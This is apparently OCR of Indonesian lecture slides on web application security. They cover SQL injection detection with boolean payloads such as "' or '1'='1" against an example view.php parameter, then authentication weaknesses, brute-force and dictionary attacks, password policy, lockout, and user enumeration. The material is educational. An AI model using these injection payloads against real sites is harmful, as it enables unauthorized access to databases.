
- Dari contoh diatas kita bias perkirakan sourcenya seperti ini:

```
SELECT <some fields> FROM <some table> WHERE id='GETID';
```

- Jadi coba diinject 999999' or '1'='1 maka akan menjadi:

```
SELECT <some fields> FROM <some table> WHERE id='999999 or '1'='1';
```


Selfie 4 You - Iceweasel
Selfie 4 You
victim.site/view.php?id=999999' or '1'='1
Google
Selfies
About
Upload
Views: 126


Selfie 4 You - Iceweasel
Selfie 4 You
victim.site/view.php?id=999999' or '1'='2
Google
Selfies
About
Upload
Views:

- Perintah perintah yang bisa digunakan pada kondisi always TRUE dan FALSE
- 1141' and 'els'='els
- 1141' and 'els'='elsec
- 1141' and 'hello'='hello
- 1141' and 'hello'='bye
- els' or '1'='1
- els' or '1'='2

Setelah mendeteksi titik injection, sekarang saatnya exploitasi.

Broken authentication

Authentication

- Otentifikasi adalah prosedur pengenalan jati diri seorang pemakai kepada sistem. Seorang pemakai yang telah melewati proses otentifikasi tertentu akan memiliki hak akses tertentu dan tentu saja selalu dapat diawasi dan dikendalikan oleh sistem.
- Ex: web application mengandalkkan username dan password untuk mengotentifikasi pengguna

- **Authentication** adalah proses verifikasi “siapa kita?”
- **Authorization** adalah apa yang boleh kita lakukan.

3 jenis authorization

- Ownership factor

  Something user has (security token, mobile token, mobile phone, bank online token)
- Knowledge factor

  Something user known (password, PIN, secret question)
- Inherence factor

  Something user is (fingerprint, face, retinal pattern)

single-factor authentication

single-factor authentication adalah Metode mengharuskan pengguna untuk memberikan salah satu dari tiga faktor authentication.

The two-factor authentication


- The two-factor (*multi factor authentication* – MFA) sistem authentication yang memerlukan dua atau lebih dari tiga faktor authentication.

  Ex: mesin ATM, google 2-step verification, Steam

Common Vulnerabilities

Credentials over unencrypted channel

- Jika saluran tersebut tidak dienkripsi, penyerang dapat bertindak sebagai man-in-the-middle, dapat mencuri semua informasi pengguna, termasuk kredensial.



- Password merupakan aspek penting dari sistem authentication.
- Sebuah password sederhana dapat dengan mudah ditebak juga, bahkan password yang pendek dengan karakter khusus dapat dengan mudah ditebak menggunakan brute-forced.
- Sebuah password yang panjang yang berbentuk dictionary word (kata kamus) juga bisa ditebak, menggunakan dictionary attack.

Jika password tidak memenuhi strong password policy, akan dapat diserang menggunakan:

- Brute-forced attack
- Dictionary attack

Dictionary attack

Serangan menggunakan set list kata (wordlist)

- Language-oriented (English, Indonesia, Italy, dll)
- Role-oriented (IT, bisnis, dll)

Orang biasanya tidak suka mengingat password panjang agar lebih mudah diingat.

Dictionary attack

Beberapa sumber dari wordlist yang umum:

- Openwall
- Seclist
- SkullSecurity

Brute-forced attack

- Serangan ini mencoba untuk menggunakan setiap kemungkinan kombinasi karakter untuk menebak password.

Brute-forced attack

- Jumlah usaha tergantung pada karakter dan panjang password (charset).

- Ex: karakter [a-zA-Z0-9] dan panjang password 8 maka akan terdapat 218.340.105.584.896 kemungkinan.
  62^8 = (218*10^12)

3 tipe keamanan password:

- Strong password policy
- String hashes
- Lockout/Blocking Requests

Strong password policy

Length: at least 10 characters

Never use the same password twice

Composition

- At least one uppercase char
- At least one lowercase char
- At least one digit char
- Special characters (% $;)

Do not include personal information and dictionary words

Change password regularly (monthly, annually)

Storing Hashes

- Dari perspektif server-side, password tidak boleh disimpan dalam clear teks.

Jika penyerang memperoleh akses ke database yang berisi clear text, maka mereka akan dapat mengakses account lainnya.

- Password perlu di-encrypt sebelum mereka disimpan.

Lockout/Blocking Requests

Sebuah contoh khas dari desain sistem yang baik adalah sistem yang:


- Menambahkan delay meningkat pada setiap login yang gagal.
- Gunakan puzzle CAPTCHA setelah 3 kali gagal.
- Kunci user setelah 10 kali gagal login.

User enumeration

- Sebuah sistem yang dirancang dengan buruk dapat mengungkapkan informasi sensitif bahkan setelah memasukan credensial.
- Sebagai contoh, aplikasi web bisa mengungkapkan informasi tentang keberadaan pengguna.

User enumeration via error messages

- Contoh buruk pesan login yang salah adalah:



Semua pesan ini mengungkapkan bahwa username yang diberikan benar.

User enumeration via error messages

- Berikut ini adalah contoh bagaimana menangani situasi di atas dengan benar:

```
Login failed; Invalid user ID or password
```

User enumeration via web behavior

- Beberapa aplikasi mungkin tidak menampilkan pesan seperti sebelumnya tapi, memiliki perilaku yang berbeda tergantung pada keberadaan pengguna. Berikut ini adalah beberapa contoh:

User does not exist	User exists
Cookie dihapus.	Cookies tidak dihapus atau Cookie baru ditetapkan.
User tetap di halaman itu	User pergi ke halaman tertentu
HTML tetap	HTML berubah atau berbeda dari invalid

Terima Kasih